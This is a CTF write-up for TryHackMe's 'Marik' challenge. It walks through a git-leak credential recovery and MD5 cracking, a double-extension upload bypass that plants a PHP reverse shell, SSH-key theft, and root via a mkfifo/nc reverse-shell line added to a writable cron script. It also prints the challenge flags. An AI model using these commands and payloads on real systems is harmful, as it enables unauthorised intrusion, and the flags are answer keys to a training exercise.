Marik CTF – TryHackMe Write-up
Marik CTF is a beginner-friendly boot-to-root challenge that focuses on source code exposure, weak credential hashing, and simple file upload bypasses. In this walkthrough, I’ll walk you through every step from initial reconnaissance to capturing the root flag.
Reconnaissance

I started with a full TCP port scan to identify open services:
nmap -sS -p- 10.114.153.119
Open ports discovered:
- 22 (SSH)
- 80 (HTTP)
Web Enumeration
Browsing to http://10.114.153.119 revealed a simple blog with three posts. Since there were no obvious input forms or login pages on the main site, I ran a directory brute-force with Gobuster:
gobuster dir -u "http://10.114.153.119" -w /usr/share/wordlists/dirb/common.txt

The scan uncovered two interesting paths:
/admin.php– a login page/backup– a directory containing a file
Source Code Exposure
Inside the /backup directory, I found a compressed archive:
wget http://10.114.153.119/backup/backup.tar.gz
tar zxf backup.tar.gz
Exploring the extracted contents, I located public/db.php which contained MySQL credentials. More importantly, I noticed a .git folder, indicating the entire repository was exposed.
I checked the commit history:
git log
The most recent commit message was: "removed setup script". This was a strong hint that something valuable had been deleted.

I checked out the previous commit to restore the missing file:
git checkout 68d2be8134eadc2c23918a3cdd4aaad537d70a0b
After switching commits, a new file appeared inside the public folder: setup.sql.
Database & Credentials
Opening setup.sql revealed a hardcoded admin account:
INSERT INTO admins (username, password, name) VALUES ('marik1234', 'e1964798cfe86e914af895f8d0291812', 'admin');
Looking at login.php, I noticed that passwords were hashed using MD5:
$password_md5 = md5($password);

To crack the hash, I saved it and fed it to John the Ripper with the RockYou wordlist:
echo "e1964798cfe86e914af895f8d0291812" > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hash.txt
John successfully cracked the password: spongebob
Admin Panel & File Upload Bypass
I logged into the admin panel at http://10.114.153.119/admin.php using the credentials:
- Username:
marik1234 - Password:
spongebob
The admin panel contained a form for adding new blog posts, including a file upload feature. To test whether I could use it for code execution, I first prepared a PHP reverse shell payload using the well-known Pentest Monkey script and downloaded it to my attacker machine:
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
Before uploading, I opened the file in a text editor and changed the IP address variable to my attacker's IP (the one where I would catch the shell):
$ip = '127.0.0.1'; // CHANGE THIS
For example, if my IP was 10.114.71.179, the line should look like:
$ip = '10.114.71.179'; // My attacker IP
After saving the modified payload, I tried to upload the original PHP file through the post creation form. The upload failed with the error: File is not an image!
To understand what was being checked, I went back to the leaked source code and reviewed the upload validation logic in admin.php:
$extensionsAllowed = ['.jpg', '.jpeg', '.png'];
$isImage = false;
foreach ($extensionsAllowed as $extension) {
    if (strpos($filename, $extension) !== false) {
        $isImage = true;
    }
}
if (!$isImage) {
    $error = "File is not an image!";
}
The validation only checks whether the filename contains one of the allowed strings (.jpg, .jpeg, or .png). It does not properly verify the final extension or the file contents. Because of this, the filter can be bypassed by using a double extension.
I renamed the payload so the filename contained .jpg while still ending in .php:
mv php-reverse-shell.php php-reverse-shell.jpg.php

Then I returned to the admin panel, filled out the new post form with any title and content, selected php-reverse-shell.jpg.php as the attachment, and submitted it again. This time, the server accepted the upload with the message: Post has been added!
Reverse Shell Upload & Execution
With the payload uploaded successfully, the next step was to execute it and catch the reverse shell. I started a Netcat listener on the port defined in the Pentest Monkey script (default is 1234):

nc -lnvp 1234
With the listener running, I visited the main blog page to trigger the uploaded shell:
http://10.114.153.119/index.php
As the page loaded and processed the uploaded PHP payload, my Netcat listener caught the incoming connection, giving me an interactive shell as www-data.
Privilege Escalation to User
I navigated to the /home/marik directory but could not read user.txt directly. While enumerating the home folder, I discovered an SSH private key in /home/marik/.ssh/id_ed25519. The key had overly permissive file permissions, allowing me to read its contents.
I copied the key to my local machine:
# On target
cat /home/marik/.ssh/id_ed25519

# On attacker machine - paste into 'key' file
chmod 600 key
ssh marik@10.114.153.119 -i key
Once logged in as marik, I captured the user flag:
cat /home/marik/user.txt
User flag:
c4deb365f86ac468a87a53e5a2441527
Privilege Escalation to Root
With a stable shell as marik, I began checking for privilege escalation vectors. I inspected the system crontab and found a root-owned task:
cat /etc/crontab
* * * * * root /opt/scripts/backup.sh
I checked the permissions on the script and discovered it was writable:
ls -la /opt/scripts/backup.sh
I opened it in Vim and appended a reverse shell payload (from revshells.com):
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc [YOUR_IP] 4444 >/tmp/f
I saved the file, started a new Netcat listener on port 4444, and waited for the cron job to execute:
nc -lnvp 4444
Within a minute, I received a connection. Running id confirmed I had a root shell:
uid=0(root) gid=0(root) groups=0(root)
I navigated to the root directory and retrieved the final flag:
cat /root/root.txt
Root flag:
87f07f9cd3aa531388eab132f36a632f
Summary
- Initial Access: Directory brute-forcing → exposed
.gitrepository → leaked admin credentials → MD5 hash cracking. - Shell: Double extension file upload bypass (
shell.jpg.php) on the admin panel. - User Escalation: Reading the private SSH key of user
marikdue to weak file permissions. - Root Escalation: Modifying a world-writable cron script (
/opt/scripts/backup.sh) executed by root.